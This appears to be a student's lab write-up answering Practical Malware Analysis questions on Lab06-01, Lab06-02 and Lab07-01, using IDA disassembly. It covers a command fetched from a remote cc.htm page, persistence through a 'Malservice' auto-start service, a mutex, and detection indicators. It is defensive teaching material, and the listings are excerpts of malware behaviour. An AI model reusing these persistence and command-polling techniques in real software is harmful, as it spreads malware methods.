Before we start, it is worth noting that sometimes IDA does not recognise the main subroutine. We can find this quite quickly by traversing from the start function and finding sub_401040. This is main as it contains the required parameters (argc and **argv). I renamed the subroutine to main (figure 1).




Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (sub_401000) (figure 2), we see it executes an external API call InternetGetConnectedState, which returns a TRUE if the system has an internet connection, and FALSE otherwise. This is followed by a comparison against 0 (FALSE) and then a JZ (Jump If Zero). This means the jump will be successful if InternetGetConnectedState returns FALSE (0) (There is no internet connection).




Figure 2: Lab06–01 | sub_401000 internet connection test

Therefore, the jump path (short loc_40102B) is taken and the string returned will be '*Error 1.1: No Internet\n*'.

InternetGetConnectedState returns TRUE, then the jump is not successful, and the returned string is '*Success: Internet Connection\n*'.

Based upon this, it can be determined that the major code construct is a basic **If Statement**.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that sub_40105F is printf, a function used to print text with formatting (supported by the *\n* for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption. **iii. What is the purpose of this program?**

Lab06–01.exe is a simple program to test for internet connection. It utilises API call InternetGetConnectedState to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file *Lab06–02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the main subroutine again (this time sub_401130), and again we see the first subroutine called is sub_401000. This is very similar as it calls InternetGetConnectedState and prints the appropriate message (figure 3). We also can verify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06–02 | sub_401000 internet connection test & sub_40117F (printf) **iii. What does the second subroutine called by main do?**

This is something new now; the main function in lab06–02.exe is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that sub_401040 is reached by the preceding cmp to 0 being successful (jnz jump if not 0), which therefore means we're hoping for the returned value from sub_401000 to be not 0 — indication there IS internet connection.





Figure 4: Lab06–02 | main subroutine

Navigating to sub_401040, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, InternetOpenA and InternetOpenUrlA, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).



```
0000000000401040
0000000000401040
0000000000401040                    ; Attributes: bp-based frame
0000000000401040
0000000000401040                    sub_401040 proc near
0000000000401040
0000000000401040                    Buffer= byte ptr -210h
0000000000401040                    var_20F= byte ptr -20Fh
0000000000401040                    var_20E= byte ptr -20Eh
0000000000401040                    var_20D= byte ptr -20Dh
0000000000401040                    var_20C= byte ptr -20Ch
0000000000401040                    hFile= dword ptr -10h
0000000000401040                    hInternet= dword ptr -0Ch
0000000000401040                    dwNumberOfBytesRead= dword ptr -8
0000000000401040                    var_4= dword ptr -4
0000000000401040
0000000000401040 55                 push    ebp
0000000000401041 8B EC              mov     ebp, esp
0000000000401043 81 EC 10 02 00 00  sub     esp, 528        ; Integer Subtraction
0000000000401049 6A 00              push    0               ; dwFlags
000000000040104B 6A 00              push    0               ; lpszProxyBypass
000000000040104D 6A 00              push    0               ; lpszProxy
000000000040104F 6A 00              push    0               ; dwAccessType
0000000000401051 68 F4 70 40 00     push    offset szAgent  ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00  call    ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4           mov     [ebp+hInternet], eax
000000000040105F 6A 00              push    0               ; dwContext
0000000000401061 6A 00              push    0               ; dwFlags
0000000000401063 6A 00              push    0               ; dwHeadersLength
0000000000401065 6A 00              push    0               ; lpszHeaders
0000000000401067 68 C4 70 40 00     push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4           mov     eax, [ebp+hInternet]
000000000040106F 50                 push    eax             ; hInternet
0000000000401070 FF 15 B4 60 40 00  call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0           mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00        cmp     [ebp+hFile], 0  ; Compare Two Operands
000000000040107D 75 1E              jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, szAgent containing string "*Internet Explorer 7.5/pma*", which is a User-Agent String, is passed to InternetOpenA.
szUrl contains the string "*http://www.practicalmalwareanalysis.com/cc.htm*" which is the URL for InternetOpenUrlA.

This has another jnz where the jump is not taken if hFile returned from InternetOpenUrlA is 0 (meaning no file was downloaded), where a message is printed "*Error 2.2: Fail to ReadFile\n*" and the internet connection is closed. **iv. What type of code construct is used in sub_40140?**

If szURl **is** found, the program attempts to read 200h (512) bytes of the file (*cc.htm*) using the API call InternetReadFile (the jnz unsuccessful path leads to "*Error 2.2: Fail to ReadFile\n*" printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four cmp / jnz blocks which each comparing a single byte from the Buffer and several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then var_20C (likely the whole 512 byes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string "*Error 2.3: Fail to get command\n*" is printed.

Looking back at main, if this all passes with no issues, the string "*Success: Parsed command is %c\n*" is printed and the system does Sleep for 60000 milliseconds (60 seconds) (figure 7). The

command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of *cc.htm*.




Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the InternetOpenA and InternetOpenUrlA calls; *Internet Explorer 7.5/pma* and *http://www.practicalmalwareanalysis.com/cc.htm* **vi. What is the purpose of this malware?**

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from *http://www.practicalmalwareanalysis.com/cc.htm*.




Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

Practical No. 3

a. Analyze the malware found in the file Lab07-01.exe.


i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named "Malservice". Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named "**Malservice**" wich auto starts each time. (CreateServiceA)

```
push    3                   ; dwDesiredAccess
push    0                   ; lpDatabaseName
push    0                   ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+Filename]
push    3E8h                ; nSize
push    eax                 ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
push    0                   ; lpPassword
push    0                   ; lpServiceStartName
push    0                   ; lpDependencies
push    0                   ; lpdwTagId
lea     ecx, [esp+414h+Filename]
push    0                   ; lpLoadOrderGroup
push    ecx                 ; lpBinaryPathName
push    0                   ; dwErrorControl
push    SERVICE_AUTO_START  ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push    offset DisplayName  ; "Malservice"
push    offset DisplayName  ; "Malservice"
push    esi                 ; hSCManager
call    ds:CreateServiceA
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax                 ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx                 ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
push    0                   ; lpTimerName
push    0                   ; bManualReset
push    0                   ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0                   ; fResume
push    0                   ; lpArgToCompletionRoutine
push    0                   ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
```

ii. Why does this program use a mutex?

Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name "**HGL345**" with **MUTEX_ALL_ACCESS.** If instance is already created, terminates program, otherwise creates one.




iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex "**HGL345**" and service "**Malservice**", which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is "Internet Explorer 8.0" good network-based signature and connects to server "http://www.malwareanalysisbook.com" for infinity time.




v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "http://www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle. **vi. When will this program finish executing?**

Program will wait 2100 Years to finish. This time represents midnight on January 1, 2100.

```
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax             ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx             ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 2100
call    ds:SystemTimeToFileTime
push    0               ; lpTimerName
push    0               ; bManualReset
push    0               ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0               ; fResume
push    0               ; lpArgToCompletionRoutine
push    0               ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
mov     esi, eax
push    0               ; lPeriod
push    edx             ; lpDueTime
push    esi             ; hTimer
call    ds:SetWaitableTimer
push    0FFFFFFFFh      ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
test    eax, eax
jnz     short loc_40113B
```

